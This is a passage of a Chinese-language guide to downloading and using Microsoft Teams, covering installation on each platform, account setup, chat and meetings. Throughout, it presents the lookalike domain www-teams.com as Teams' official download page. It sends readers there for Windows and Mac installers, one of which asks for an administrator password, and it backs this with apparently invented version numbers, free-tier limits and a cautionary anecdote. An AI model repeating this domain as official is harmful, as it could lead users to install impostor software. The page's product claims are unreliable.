2025 新版 Microsoft Teams 下载与日常使用指南:聊天、会议、文件协作零基础上手
2025 新版 Microsoft Teams 下载与日常使用指南:聊天、会议、文件协作零基础上手第一章:为什么选择新版 Microsoft Teams?个人与
作者:teams官網下載日期時間:2026-01-04 10:35:31
2025 新版 Microsoft Teams 下载与日常使用指南:聊天、会议、文件协作零基础上手
第一章:为什么选择新版 Microsoft Teams?个人与小团队的协作利器
在 2025 年远程办公与灵活协作成为常态的背景下,个人用户(如自由职业者、学生)和小团队(如初创公司、工作室)对 “一站式协作工具” 的需求日益迫切 —— 传统工具要么功能单一(如仅支持聊天,无法发起会议),要么收费高昂(如专业协作软件年费超千元),而新版 Microsoft Teams 不仅免费提供 “聊天 + 会议 + 文件共享” 核心功能,还支持多端同步、AI 辅助工具,成为个人与小团队的首选。
但要体验这些功能,必须通过官方渠道完成Teams 下载。不少用户曾因从第三方平台下载 “精简版” Teams,导致 “会议时长限制”“文件传输大小受限”“无 AI 字幕” 等问题:某自由设计师从非官网下载 Teams,发起客户会议时被限制在 45 分钟内,错过关键设计细节沟通,最终丢失订单。因此,个人与小团队用户需认准 Teams 官方下载页面https://www-teams.com ,获取 2025 最新版(V1.6.0),确保功能完整、使用无限制。
从个人与小团队需求来看,新版 Microsoft Teams 的核心优势体现在三点:
- 免费且功能全面:免费版支持 “无限聊天”“最多 100 人 60 分钟会议”“5GB 云存储空间”,满足小团队日常协作;对比同类工具(如 Zoom 免费版仅支持 40 分钟会议),性价比更高,且无需付费即可使用 “实时字幕”“文件在线编辑” 等实用功能 —— 而这一切的前提,是通过官网Teams 下载获取正版客户端,避免功能阉割。
- 多端同步体验流畅:支持 Windows、Mac、Android、iOS、Web 端同步,个人用户可在电脑端写方案、手机端回复消息、平板端参加会议,聊天记录、文件、会议纪要跨端实时同步;例如学生在教室用手机接收团队消息,回到宿舍用电脑继续编辑小组作业,无需担心数据丢失。
- 零基础易上手:界面设计简洁(左侧导航栏仅 “聊天”“会议”“文件”“日历” 4 个核心模块),操作逻辑与微信、QQ 类似,新手 10 分钟即可掌握基础功能;且官网提供 “新手引导”(首次启动会弹出功能教程),进一步降低学习成本,这也是个人用户选择官网Teams 下载的重要原因。
第二章:2025 新版 Microsoft Teams 下载全指南(官网https://www-teams.com 安全渠道)
个人与小团队用户的Teams 下载需区分 “桌面端(Windows/Mac)”“移动端(Android/iOS)”“Web 端(无需下载)” 三类场景,官网针对不同设备提供了简单易懂的下载步骤,即使是零基础用户也能顺利操作,且全程无广告、无捆绑安装。
2.1 桌面端 Teams 下载(Windows/Mac,日常协作核心)
桌面端是个人与小团队处理文档、发起会议、编辑文件的主要场景,官网提供的 Windows 和 Mac 版本均为 “一键安装”,无需复杂设置,且 Windows 版本无需管理员权限,适合在公司或学校电脑上安装。
2.1.1 Windows 系统下载与安装(支持 32/64 位,零基础友好)
Windows 是个人用户最常用的系统,官网提供 32 位和 64 位两个版本,下载步骤如下:
- 官网访问与版本识别:
- 打开电脑浏览器(推荐 Chrome、Edge),在地址栏输入https://www-teams.com ,进入 Teams 官方首页;官网会自动识别电脑系统(Windows)和架构(32 位 / 64 位),在首页中部显示 “Windows 版下载(对应架构)- V1.6.0”,下方标注 “免费版:支持 100 人会议、5GB 存储”。
- 若未自动识别架构,可手动查看:右键点击 “此电脑 - 属性”,在 “系统类型” 中确认(如 “64 位操作系统”),然后点击官网 “版本选择” 下拉菜单,选择对应版本(64 位用户优先选 64 位版本,运行更流畅)。
- 下载与安装操作:
- 点击 “立即下载”,安装包大小约 260MB(64 位版本),100M 宽带环境下 1 分钟内可完成下载;下载完成后,在 “下载” 文件夹中找到 “Teams_Win64.exe”(64 位版本),双击启动安装。
- 安装向导无需手动设置,系统会自动将 Teams 安装到 “% LocalAppData%\Microsoft\Teams”(用户本地文件夹),无需管理员权限 —— 即使在公司电脑(无管理员权限)上,也能正常安装,避免因权限问题导致安装失败。
- 安装进度条完成后,桌面会自动生成 “Microsoft Teams” 图标,点击图标启动,首次启动会弹出 “新手引导”(3 步快速了解核心功能:聊天、会议、文件),引导完成后进入登录页面。
- 登录与初始设置:
- 支持两种登录方式:“Microsoft 账号登录”(如 Outlook 邮箱、Hotmail 邮箱)和 “工作 / 学校账号登录”(公司或学校分配的邮箱);个人用户推荐使用 Microsoft 账号登录(无账号可点击 “创建账号”,1 分钟完成注册)。
- 登录后,系统会自动同步账号信息(如联系人、日历),并提示 “设置个人资料”:上传头像(可选)、填写昵称(如 “设计师小李”),完成后即可开始使用 Teams。
2.1.2 Mac 系统下载与安装(需管理员权限,步骤简单)
Mac 系统用户(如使用 MacBook 的设计师、学生)在下载时需注意 “PKG 安装包” 和 “管理员权限” 要求,官网提供的版本已适配 macOS Sonoma 及以上系统:
- 官网下载步骤:
- 打开 Mac Safari 浏览器,访问https://www-teams.com ,点击首页 “Mac 版下载” 按钮,页面显示 “Mac 版 PKG 安装包(V1.6.0)”,点击 “下载”;安装包大小约 250MB,下载完成后在 “下载” 文件夹中找到 “Teams_Mac.pkg”。
- 安装操作与权限验证:
- 双击 PKG 文件,启动安装向导,点击 “继续”,阅读用户许可协议后勾选 “我同意”,点击 “继续”;进入 “安装类型” 页面,默认安装至 “/Applications” 文件夹(电脑级安装,所有用户可见),点击 “安装”。
- 系统会弹出 “输入管理员凭据” 提示(即使当前用户是管理员,也需验证),输入 Mac 的开机密码,点击 “安装软件”;安装过程约 30 秒,完成后点击 “关闭”,在 “应用程序” 文件夹中找到 “Microsoft Teams” 图标。
- 启动与登录:
- 双击图标启动 Teams,首次启动会请求 “访问通讯录”“访问通知” 权限,点击 “允许”(便于同步联系人、接收消息通知);进入登录页面,使用 Microsoft 账号或工作 / 学校账号登录,登录后即可使用所有功能。
2.2 移动端 Teams 下载(Android/iOS,移动协作场景)
移动端适合个人用户在外出时(如通勤、出差)回复消息、参加会议、快速查看文件,官网针对 Android 和 iOS 系统提供了 “应用商店直达” 下载方式,避免手动下载 APK 带来的安全风险。
2.2.1 Android 系统下载(支持主流品牌,中国区适配)
Android 手机是个人用户的主流移动设备,官网针对中国区用户提供了小米、华为、vivo、OPPO、百度等应用商店的直达链接,确保下载的是正版 Teams:
- 官网引导下载:
- 在 Android 手机浏览器中打开https://www-teams.com ,点击首页 “Android 版下载” 按钮,页面会自动识别手机品牌(如小米),显示 “前往小米应用商店下载”,点击 “立即前往”;
- 若未自动识别品牌,可手动选择:点击 “品牌选择” 下拉菜单,选择自己的手机品牌(如华为、vivo),官网会跳转至对应应用商店的 Teams 详情页(如华为:https://aka.ms/TeamsHuawei ),避免在未知网站下载 APK。
- 安装与启动:
- 进入应用商店后,搜索 “Microsoft Teams”,确认开发者为 “Microsoft Corporation”,点击 “安装”;安装包大小约 140MB,5G 网络环境下 20 秒可完成下载。
- 安装完成后,桌面生成 Teams 图标,点击启动;首次启动会请求 “相机”“麦克风”“存储” 权限(参加会议需相机和麦克风,查看文件需存储),点击 “允许”,然后使用 Microsoft 账号登录,登录后即可接收消息、参加会议。
2.2.2 iOS 系统下载(App Store,安全无风险)
iOS 系统用户(iPhone/iPad)需通过 App Store 下载 Teams,步骤更简单,且无需担心权限问题:
- 官网引导跳转:
- 在 iPhone/iPad 的 Safari 浏览器中打开https://www-teams.com ,点击首页 “iOS 版下载” 按钮,系统会自动跳转至 App Store 的 “Microsoft Teams” 详情页;若未自动跳转,点击 “手动打开 App Store” 链接,搜索 “Microsoft Teams”。
- 安装与登录:
- 确认 App Store 中 Teams 的开发者为 “Microsoft Corporation”,版本为 1.6.0,点击 “获取”,输入 Apple ID 密码或使用 Face ID 验证;安装完成后,桌面生成 Teams 图标。
- 启动 Teams,使用 Microsoft 账号登录,系统会自动同步电脑端的聊天记录和文件,实现多端同步;iPad 用户可开启 “分屏模式”(同时打开 Teams 和文件应用),边看文件边回复消息,提升效率。
2.3 Web 端 Teams 使用(无需下载,临时场景首选)
若用户仅需临时使用 Teams(如在网吧、他人电脑上),或设备存储空间不足,可直接通过 Web 浏览器使用 Teams,无需下载客户端,步骤如下:
- 访问 Web 端:
- 打开任意浏览器(Chrome、Edge、Safari 均可),在地址栏输入https://teams.microsoft.com ,进入 Teams Web 端登录页面;无需下载任何插件,直接使用账号登录。
- 功能体验:
- Web 端支持 “聊天”“会议”“文件查看”“日历” 等核心功能,与客户端基本一致;仅部分高级功能(如桌面共享、AI 会议纪要)不可用,适合临时参加会议、回复消息的场景。
- 若需要长期使用,建议还是通过官网https://www-teams.com 进行Teams 下载,安装客户端以获取完整功能体验(如文件在线编辑、本地文件传输)。
2.4 个人版 Teams 下载常见问题(零基础用户必看)
在从官网https://www-teams.com 进行Teams 下载时,个人用户可能会遇到 “下载慢”“安装失败”“版本不兼容” 等问题,以下是针对性解决方案,确保下载过程顺畅:
| 常见问题 | 可能原因 | 解决方案 |
|---|---|---|
| 官网下载速度慢(<50KB/s) | 家用宽带高峰时段(如晚上 8-10 点);浏览器缓存过多 | 1. 切换至手机热点(5G/4G 网络,避开宽带高峰);2. 清除浏览器缓存(如 Chrome:设置 - 隐私和安全 - 清除浏览数据),重新打开官网下载 |
| Windows 安装时提示 “无法写入文件” | 本地磁盘空间不足(<300MB);用户无文件写入权限 | 1. 清理 “下载” 文件夹或桌面无用文件,确保可用空间≥300MB;2. 右键点击安装包,选择 “以管理员身份运行”(若有管理员权限),或更换电脑上有写入权限的文件夹(如 “桌面”) |
| Mac 安装后无法启动(闪退) | Mac 系统版本过低(低于 macOS 12);安装包损坏 | 1. 升级 Mac 系统至 macOS 12 及以上(进入 “系统设置 - 通用 - 软件更新”);2. 卸载当前 Teams,从官网重新下载 PKG 安装包,确保下载完整 |
| Android 手机下载后无法登录 | 下载的是海外版而非中国区版;账号密码错误 | 1. 卸载当前版本,从官网对应手机品牌应用商店重新下载(如小米应用商店);2. 确认 Microsoft 账号密码正确,若忘记密码,点击 “忘记密码” 通过邮箱找回 |
第三章:Teams 下载后零基础初始设置(10 分钟上手)
完成Teams 下载和安装后,个人与小团队用户需进行简单的初始设置,包括 “账号登录”“个人资料完善”“消息通知配置”“常用功能收藏”,这些设置能让后续使用更顺畅,且操作难度低,按步骤即可完成。
3.1 账号登录与注册(两种方式,简单快捷)
Teams 支持 “Microsoft 账号” 和 “工作 / 学校账号” 登录,个人用户推荐使用 Microsoft 账号(免费注册,可同步 Outlook 邮箱、OneDrive 云存储),步骤如下:
- 账号登录(已有 Microsoft 账号):
- 启动 Teams,进入登录页面,输入 Microsoft 账号(如 “xxx@outlook.com”),点击 “下一步”,输入账号密码,点击 “登录”;
- 若开启了 “两步验证”(推荐开启,提升账号安全),会收到验证码(短信或邮箱),输入验证码后完成登录;登录后,系统会自动同步账号关联的联系人、日历、OneDrive 文件,无需手动导入。
- 账号注册(无 Microsoft 账号):
- 在登录页面点击 “创建账号”,选择 “为自己创建”,输入姓名、出生日期,点击 “下一步”;
- 输入邮箱地址(可使用 QQ 邮箱、163 邮箱等)或点击 “获取新的电子邮件地址”(免费创建 Outlook 邮箱),设置密码(8 位以上,含字母 + 数字),点击 “下一步”;
- 完成人机验证(如拖动滑块匹配图片),注册完成后,使用新账号登录 Teams,即可开始使用。
3.2 个人资料与状态设置(让他人快速了解你)
完善个人资料能让团队成员或联系人快速识别你的身份,避免沟通误解,步骤如下:
- 个人资料编辑:
- 登录 Teams 后,点击右上角头像,选择 “编辑个人资料”;
- 上传头像:点击 “头像” 区域,选择电脑或手机中的图片(建议使用清晰的个人照片,尺寸 200×200 像素),裁剪后点击 “保存”;
- 填写信息:输入 “显示名称”(如 “设计师小李”,方便他人识别)、“职位”(可选,如 “自由设计师”)、“联系方式”(可选,如手机号、邮箱),点击 “保存”。
- 在线状态设置:
- 点击右上角头像下方的 “状态”(默认 “在线”),选择当前状态:
- 在线:可正常接收消息和会议邀请;
- 忙碌:表示正在处理重要事务,减少非紧急打扰;
- 离开:暂时离开电脑,消息会延迟回复;
- 请勿打扰:完全静音,仅接收高优先级消息(如家人、重要客户);
- 状态会实时同步给你的联系人,例如设置 “忙碌” 后,联系人会看到你头像旁的 “红色忙碌标识”,避免发起非紧急聊天。
- 点击右上角头像下方的 “状态”(默认 “在线”),选择当前状态:
3.3 消息通知配置(避免信息过载)
个人用户可能会收到大量消息(如群聊消息、会议提醒、文件更新),合理配置通知能让你只关注重要信息,步骤如下:
- 基础通知设置:
- 进入 “设置 - 通知”(点击右上角头像,选择 “设置”),按 “消息类型” 配置通知:
- 个人消息(一对一聊天):开启 “铃声 + 弹窗提醒”,确保不遗漏重要沟通;
- 群聊消息:选择 “仅提及我时提醒”(仅当他人 @你时才提醒,避免群聊刷屏干扰);
- 会议提醒:开启 “提前 15 分钟提醒”,确保准时参加会议;
- 文件更新:关闭通知(仅在需要查看时进入 “文件” 页面查看,减少干扰)。
- 进入 “设置 - 通知”(点击右上角头像,选择 “设置”),按 “消息类型” 配置通知:
- 免打扰模式设置:
- 针对 “休息时间”(如晚上 10 点至次日 8 点),开启 “免打扰模式”:在 “通知” 设置中,点击 “免打扰计划”,选择 “自定义时间”,设置开始时间和结束时间;
- 免打扰期间,所有消息会静音,仅高优先级消息(如家人的紧急消息)会提醒,保障休息不受干扰。
3.4 常用功能收藏(提升操作效率)
Teams 左侧导航栏包含多个功能模块,将常用功能 “收藏” 能让你快速访问,避免每次都要查找,步骤如下:
- 收藏核心功能:
- 在左侧导航栏中,右键点击常用功能(如 “聊天”“会议”“文件”),选择 “添加到收藏夹”;
- 收藏后的功能会显示在 “收藏夹” 区域(导航栏顶部),点击即可快速进入,无需向下滚动查找;
- 个人用户推荐收藏 “聊天”(日常沟通)和 “会议”(发起 / 参加会议),小团队用户额外收藏 “文件”(共享团队文件)。
- 收藏常用聊天 / 联系人:
- 在 “聊天” 页面中,找到常用联系人(如 “团队成员小张”)或群聊(如 “设计小组群”),右键点击,选择 “固定到顶部”;
- 固定后的聊天会显示在 “聊天” 页面顶部,无需向下滑动查找,适合频繁沟通的对象。
第四章:Teams 核心功能使用教程(下载安装后实操,零基础也会用)
完成初始设置后,个人与小团队用户需掌握 “聊天沟通”“会议管理”“文件共享”“日历管理” 四大核心功能,这些功能是日常协作的基础,操作步骤简单易懂,以下是针对零基础用户的详细实操指南,每一步都配有清晰说明。
4.1 聊天沟通:一对一与群组聊天全流程
聊天是 Teams 最基础的功能,支持文字、语音、图片、文件等多种消息类型,操作逻辑与微信、QQ 类似,适合个人用户与朋友、客户沟通,小团队成员日常协作。
4.1.1 一对一聊天(添加联系人与发送消息)
- 添加联系人:
- 进入 “聊天” 页面,点击右上角 “新建聊天”,在 “收件人” 输入框中输入联系人的邮箱地址(需为对方的 Microsoft 账号邮箱)或姓名(若对方在你的 Outlook 联系人中);
- 输入后,系统会自动匹配联系人,点击联系人名称,进入聊天界面;若未找到联系人,可点击 “邀请某人加入 Teams”,发送邀请链接至对方邮箱,对方接受后即可成为联系人。
- 发送多种类型消息:
- 文字消息:在底部输入框中输入文字(如 “明天上午 10 点讨论设计方案?”),点击 “发送” 或按 Enter 键;若需要换行,按 Shift+Enter;
- 语音消息:点击输入框右侧的 “麦克风” 图标,按住说话(支持最长 60 秒语音),松开后自动发送;点击语音消息右侧的 “播放” 按钮可收听,也可点击 “文” 字图标将语音转换为文字(支持中文、英语等多种语言);
- 图片消息:点击输入框右侧的 “图片” 图标,选择电脑或手机中的图片,点击 “发送”;支持批量发送(按住 Ctrl 键选择多张图片),发送后可点击图片放大查看;
- 文件消息:点击 “文件” 图标,选择需要发送的文件(如 Word 文档、Excel 表格),点击 “发送”;支持最大 2GB 文件(免费版),对方可点击 “下载” 保存到本地,或 “在线查看”(无需下载)。
- 聊天互动功能:
- 回复特定消息:右键点击某条消息,选择 “回复”,输入回复内容,发送后会显示 “回复 XXX 的消息”,避免上下文混乱;
- 消息 reactions: hover 在消息上,点击表情图标(如点赞、微笑、惊讶),向对方表达态度,无需发送文字;
- 撤回消息:发送消息后 2 分钟内,右键点击消息,选择 “撤回”,消息会从双方聊天记录中删除,避免发送错误消息的尴尬。
4.1.2 群组聊天(创建群聊与管理成员)
小团队需要多人沟通时(如小组作业、项目协作),可创建群组聊天,支持最多 250 人(免费版),步骤如下:
- 创建群组聊天:
- 进入 “聊天” 页面,点击 “新建聊天”,在 “收件人” 输入框中依次输入所有群成员的邮箱或姓名(至少 2 人);
- 点击输入框右侧的 “群名称”,输入群聊名称(如 “2025 设计小组”),点击 “创建”;
- 群聊创建后,系统会自动发送 “欢迎消息”,所有成员会收到通知,进入群聊界面。
- 群聊管理操作:
- 添加成员:在群聊界面,点击右上角 “…”(更多选项),选择 “添加人员”,输入新成员的邮箱,点击 “添加”;新成员加入后,会看到之前的群聊历史记录(默认显示全部历史,可设置 “仅显示最近 7 天”);
- 移除成员:若需要移除成员,点击 “…” 选择 “查看成员”,找到目标成员,点击 “…” 选择 “移除”(仅群聊创建者或管理员可操作);
- 修改群名称:点击 “…” 选择 “重命名”,输入新群名称(如 “2025 设计小组 - 项目阶段”),点击 “保存”,所有成员会看到群名称更新。
- 群聊特色功能:
- @成员提醒:在群聊中输入 “@+ 成员姓名”(如 “@小张 请发一下设计稿”),被 @的成员会收到强提醒,确保关键信息被看到;
- 群投票:当需要群内决策时(如 “小组会议时间选择”),点击输入框右侧的 “+” 号,选择 “投票”,输入投票主题(如 “选择会议时间”),添加选项(如 “周三下午”“周四上午”),点击 “发起投票”;成员投票后,可实时查看结果,快速达成共识;
- 群公告:群聊创建者点击 “…” 选择 “群公告”,输入公告内容(如 “周五下午 5 点前提交设计稿”),点击 “发布”;公告会置顶在群聊顶部,所有成员会看到,避免信息遗漏。
4.2 会议管理:发起与参加会议全流程
会议是小团队协作的核心场景(如项目讨论、客户沟通、小组汇报),Teams 支持 “立即开会” 和 “预约会议”,免费版支持最多 100 人同时参会,时长 60 分钟,且提供 “实时字幕”“屏幕共享” 等实用功能,操作步骤如下:
4.2.1 发起会议(立即开会与预约会议)
- 立即开会(紧急场景):
- 进入 “会议” 页面,点击 “立即开会”,设置会议名称(如 “设计方案紧急讨论”);
- 选择参会人员:在 “邀请参会者” 输入框中,输入联系人或群聊名称,点击 “邀请”;
- 点击 “开始会议”,系统会向参会人员发送 “会议邀请”(电脑端弹窗、移动端推送),参会人员点击 “加入” 即可进入会议;
- 个人用户发起 “一对一会议”(如与客户沟通)时,直接在与客户的聊天界面中,点击右上角 “视频” 图标,即可快速发起会议,无需进入 “会议” 页面。
- 预约会议(提前规划):
- 进入 “会议” 页面,点击 “预约会议”,设置会议详情:
- 会议主题:输入会议名称(如 “11 月设计小组汇报会”);
- 日期与时间:选择会议时间,设置时长(如 1 小时);
- 参会人员:输入需要邀请的成员,支持从联系人或群聊中选择;
- 会议描述:输入会议议程(如 “1. 上周工作汇报;2. 本周任务分配”),帮助参会人员提前准备;
- 点击 “保存”,系统会自动同步至所有参会人员的日历(如 Outlook 日历),并发送 “会议邀请” 邮件,参会人员会收到 “接受 / 拒绝 / 暂定” 选项,方便确认是否参会。
- 进入 “会议” 页面,点击 “预约会议”,设置会议详情:
4.2.2 参加会议(电脑端与移动端)
- 电脑端参加会议:
- 收到会议邀请后,点击 “接受”,会议开始前 15 分钟会收到提醒;
- 会议开始时,点击提醒中的 “加入会议”,或进入 “会议” 页面,找到 “即将开始的会议”,点击 “加入”;
- 进入会议前,系统会提示 “测试音频和视频”:点击 “测试音频”,确保麦克风和扬声器正常(可佩戴耳机减少杂音);点击 “测试视频”,确保摄像头正常;测试完成后,点击 “加入会议”。
- 移动端参加会议:
- 移动端收到会议推送通知后,点击 “加入”;
- 进入会议前,允许 Teams 访问 “相机” 和 “麦克风”(系统会提示);
- 移动端支持 “语音参会”(仅开启麦克风,关闭相机,适合通勤途中)和 “视频参会”(开启相机和麦克风,适合有网络的场景);点击屏幕底部的 “麦克风”“相机” 图标可快速静音 / 关闭相机。
4.2.3 会议中的实用功能(零基础也能快速上手)
- 屏幕共享(展示文件 / 方案):
- 会议中需要展示 PPT、Excel 或设计稿时,点击 “共享内容”(电脑端在会议底部,移动端在屏幕底部),选择需要共享的